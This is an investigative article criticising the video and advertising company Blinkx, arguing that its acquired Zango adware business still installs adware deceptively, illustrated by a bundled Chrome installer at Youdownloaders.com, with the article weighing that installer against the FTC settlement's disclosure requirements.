The Darker Side of Blinkx

Video and advertising conglomerate Blinkx tells investors its “strong performance” results from “strategic initiatives” and “expanding demand, content, and audiences.” Indeed, Blinkx recently climbed past a $1.2 billion valuation. At first glance, it sounds like a great business. But looking more carefully, I see reason for grave doubts.

My concerns result in large part from the longstanding practices of two of Blinkx’s key acquisitions, Zango and AdOn. But concerns extend even to Blinkx’s namesake video site. In the following sections, I address each in turn. Specifically, I show ex-Zango adware still sneaking onto users’ computers and still defrauding advertisers. I show the ex-AdOn traffic broker still sending invisible, popup, and other tainted traffic. I show Blinkx’ namesake site, Blinkx.com, leading users through a maze of low-content pages, while charging advertisers for video ads systematically not visible to users.

The Legacy Zango (Adware) Business

In April 2009, Blinkx acquired a portion of Zango, a notorious adware vendor known for products that at various times included 180 Search Assistant, ePipo, Hotbar, Media Gateway, MossySky, n-Case, Pinball, Seekmo, SpamBlockerUtility, and more. Zango was best known for its deceptive and even nonconsensual installations — in write-ups from 2004 to 2008, I showed Zango installing through security exploits (even after design updates purportedly preventing such installations by supposed rogue partners), targeting kids and using misleading statements, euphemisms, and material omissions, installing via deceptive ActiveX popups, These and other practices attracted FTC attention, and in a November 2006 settlement, Zango promised to cease deceptive installations as well as provide corrective disclosures and pay a $3 million penalty.











Few users would affirmatively request adware that shows extra pop-ups, so Blinkx and its distributors use deceptive tactics to sneak adware onto users’ computers. In a representative example, I ran a Google search for “Chrome” (Google’s well-known web browser), clicked an ad, and ended up at Youdownloaders.com — a site that bundles Chrome with third-party advertising software. (The Youdownloaders footer states “The installers are compliant with the original software manufacturer’s policies and terms & conditions” though it seems this claim is untrue: Chrome Terms of Service section 5.3 disallows copying and redistributing Chrome; 8.6 disallows use of Google’s trademarks in a way that is likely to cause confusion; 9.3 disallows transfer of rights in Chrome.) In my testing, the Youdownloaders installer presented offers for five different adware programs and other third-party applications, among them Weather Alerts from desktopweatheralerts.com. Installation video.

I consider the Youdownloaders installation deceptive for at least four reasons: 1) A user’s request for free Chrome software is not a proper circumstance to tout adware. The user gets absolutely nothing in exchange for supposed “agreement” to receive the adware; Chrome is easily and widely available for free, without adware. It is particularly one-sided to install five separate adware apps — taking advantage of users who do not understand what they are asked to accept (including kids, non-native speakers, and those in a hurry). 2) On the Weather Alerts page of the installation, on-screen statements mention nothing of pop-up ads or, indeed, any advertising at all. In contrast, the FTC’s settlement with Zango requires that disclosure of advertising practices be “clear and prominent,” “unavoidable,” and separate from any license agreement — requirements not satisfied here. 3) The Youdownloaders user interface leads users to think that the bundled installations are compulsory. For example, the “decline” button (which lets a user reject each adware app) appears without the distinctive shape, outline, color, or font of an ordinary Windows button. 4) Users are asked to accept an objectively unreasonable volume of agreements and contracts, which in my testing include at least 14 different documents totaling 37,564 words (8.5 times the length of the US Constitution).





